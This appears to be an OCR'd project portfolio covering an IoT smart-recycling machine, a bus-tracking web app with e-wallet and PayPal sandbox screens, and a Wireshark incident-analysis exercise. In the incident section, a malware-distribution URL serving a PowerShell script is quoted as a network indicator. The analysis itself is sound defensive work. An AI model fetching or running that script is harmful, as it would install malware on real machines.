
2024-04-16 02:17:25 Plastic materials has been recycled! 2 pts added. 11.87 grams


2024-04-16 02:30:50 Aluminium materials has been recycled! 38 pts added. 12.87 grams

2024-04-16 03:02:08 Paper materials has been recycled! 26 pts added. 43.7 grams

2.3 MAPS LOCATION API

Integrated a **Maps Location API** into the **Revolutionizing Recycling** project, enabling users to locate nearby recycling machines directly within the application.






☐	Name	Creation
☐	✓ Generated Maps API Key	Apr 3, 20
☐	Maps API Key	Apr 3, 20

Message (Enter to send message to 'Arduino Uno' on 'COM5')


```
Connecting to WiFi network ;TemPLink'...
Connecting...
Connecting...
Connecting...
Connecting...
Connecting...
Connected!
Connecting to api.twilio.com
Sent message successfully
```

2.4 SMART RECYCLING INTEGRATION

Developed a **Smart Recycling Integration** for the **Revolutionizing Recycling** project, creating a working IoT system with various devices to detect material types, weights, and control a stepper motor for waste bin operation.




```
Sensor value = 0
Object detected
```



```
Moving to Plastic bin..
Moving to Metal bin..
Moving to Paper bin..
```


2.5 CIRCUIT DESIGNING

Designed the **Circuit** for the **Revolutionizing Recycling** project, focusing on current routing and power management to ensure the safety and efficiency of the IoT system.



2.6 PROTOTYPE DESIGNING

Led the **Prototype Designing** for the **Revolutionizing Recycling** project, involving hands-on work such as welding, woodworking, and crafting the physical prototype for the recycling machine.



@FYP23/24 - FINAL PRESENTATION

PREVIOUS VS CURRENT

Prototype design

Bin design

Chute design

Previous


Prototype design

Automatic Rotatable Bin design

Shutter design

Current

10/26



@FYP23/24 - FINAL PRESENTATION

PROTOTYPE DESIGN

Shutter Mechanism

Automatic Rotatable Bin

Web Application & Reward System

Existing Application

← 19382533220 Edit

Sent from your Twilio trial account - Plastic Bin capacity level has reached 80%. Please collect the materials.


Sent from your Twilio trial account - This message is from ESP32 integrated with Twilio Account.

13/26

3. BUSFEED (BUS TRACKER WEBAPP)

3.1 USER DASHBOARD

Developed **BusFeed**, a web app designed to track bus transport, featuring an intuitive user dashboard for easy interaction and real-time updates.




User Dashboard

14:52:37 pm

Personal Information

Name:	Luke Hemmings
Contact No:	8955138
Disability:	
Membership:	NO
Register Date:	2019-09-17
Cash:	$0
Points:	0 Points

Function and Features



Notice Board

BUS STATUS

Thank you for waiting. bus will continue normally.

Sikin | BUS NO: 35 | 2019-09-03 09:13:37

BUS DELAY

Bus schedule has been delay due to unforeseen circumstances, Please wait until further notice

Sikin | BUS NO: 35 | 2019-09-03 09:13:35


BUS BROKE DOWN

Bus broke down due to some problem and it may stop working for today. Sorry for the inconveniences

Sikin | BUS NO: 35 | 2019-09-03 09:13:32


3.2 GPS INTEGRATION

Integrated **GPS functionality** into the **BusFeed** web app, allowing bus drivers to use their mobile devices to share real-time location data, which is then displayed on the system for tracking.



Current Bus Location

Select Bus:



Current Bus Location: 35

From Mabohai Shopping Complex

Next Stop: Radisson Hotel


6 mins - 2800m

Schedule

FROM	TO	ETA/M
Mabohai Shopping Complex	Radisson Hotel	6.05 am
Radisson Hotel	Kianggeh Market	6.20 am
Kianggeh Market	Immigration & National Registration	6.27 am
Immigration & National Registration	Diplomatic Encalve	6.30 am
Diplomatic Encalve	Gurkha Reserve Unit	6.37 am

3.3 E-WALLET

Developed an **E-Wallet** feature for the **BusFeed** app, enabling users to make cashless payments for bus rides directly within the app.



Transaction

14:52:37 pm


Top Up

Membership:	None
Current Cash:	$0

Top Up Cash

TOP UP

APPLY MEMBERSHIP




Referral

14:52:37 pm

QR CODE

3.3 TRANSACTION REPORT

Developed a **Transaction Report** feature for the **BusFeed** app, enabling users to manage their expenses directly within the app.



Transaction Report

USER PAYMENT

Transaction ID	User ID	Payment/$	Date/Time
1	1	$ 30	2019-09-27
2	1	$ 20	2019-09-27
		$ 50	

Notice Board

BUS STATUS

Thank you for waiting. bus will continue normally.

Sikin | BUS NO: 35 | 2019-09-03 09:13:37

BUS DELAY


Bus schedule has been delay due to unforeseen circumstances. Please wait until further notice

Sikin | BUS NO: 35 | 2019-09-03 09:13:35

BUS BROKE DOWN

Bus broke down due to some problem and it may stop working for today. Sorry for the inconveniences

Sikin | BUS NO: 35 | 2019-09-03 09:13:32



Feedback

6 RESPONSES

Rate on how accurate the bus arrival


1 STAR	%0
2 STAR	%16
3 STAR	%0
4 STAR	%33
5 STAR	%50

Rate on how comfortable you feel during your journey.

1 STAR	%0
2 STAR	%16
3 STAR	%16
4 STAR	%50
5 STAR	%16

3.4 PAYPAL INTEGRATION

Integrated **PayPal's payment API** into the **BusFeed** app, enabling a secure and seamless cashless payment feature for users.



sandbox.paypal.com/cç

PayPal

Pay with PayPal

Enter your email address to get started.

Email address


Next

Having trouble logging in?

or

Pay with a Bank Account or Credit Card

Cancel and return to test facilitator's Test Store



Select ○

$2 ○

$5 ○

$10 ●


$15 ○

$20 ○

$25 ○

3.5 ADVERTISEMENT SHOWCASES

Developed an **Advertisement Showcase** feature for the **BusFeed** app, allowing companies to rent ad space and display their advertisements to users within the app.



Advertisement


Functions and Features

Search Route

Plan Bus Trip

Live Schedule

Bus Stop



ADMIN DASHBOARD

19:37:41 pm

ADVERTISMENT LIST

TRANSACTION REPORT

NOTICE BOARD

FEEDBACK

BUS LOCATION / ADD BUS STOP

BUS ACCOUNT VERIFICATION

Notice Board

BUS STATUS

4.0 INCIDENT ANALYSIS REPORT

Using Wireshark tools to capture traffics and analyses the packets in relation to the incident. Additionally documenting the analysis into reports.

4.1 OBJECTIVES

To identify the infected Windows client in a corporate network environment by analyzing captured network traffic (PCAP). This involves tracing malicious HTTP requests, identifying the infected IP, and evaluating the nature of the threat.

4.2 ANALYSIS STEPS

1. Filtering Suspicious HTTP Requests

Applied display filter:
http.request or frame contains "Google Authenticator"

Purpose: To locate any HTTP GET request that may involve impersonation or user misdirection related to popular software like "Google Authenticator".

2. Inspecting GET Requests

Discovered GET request to:
http://5.252.153.241/api/file/get-file/29842.ps1

This domain/IP is not associated with any legitimate services, suggesting a likely phishing or malware distribution site.


3. Identifying the Source IP

Source IP of the GET request:
10.1.17.215

This IP belongs to the internal network 10.1.17.0/24, which confirms it's a client within the local environment.

4.3 EVIDENCE SCREENSHOTS

1. Captured Traffic – Suspicious GET Request



Apply a display filter ... <Ctrl-/>


```
No.  Time      Source          Destination       Protocol Length Info
   1 0.000000  0.0.0.0         255.255.255.255   DHCP      344 DHCP Discover - Transaction ID 0x91287c03
   2 0.000871  10.1.17.2       255.255.255.255   DHCP      354 DHCP Offer    - Transaction ID 0x91287c03
   3 0.001889  0.0.0.0         255.255.255.255   DHCP      390 DHCP Request  - Transaction ID 0x91287c03
   4 0.002879  10.1.17.2       255.255.255.255   DHCP      359 DHCP ACK      - Transaction ID 0x91287c03
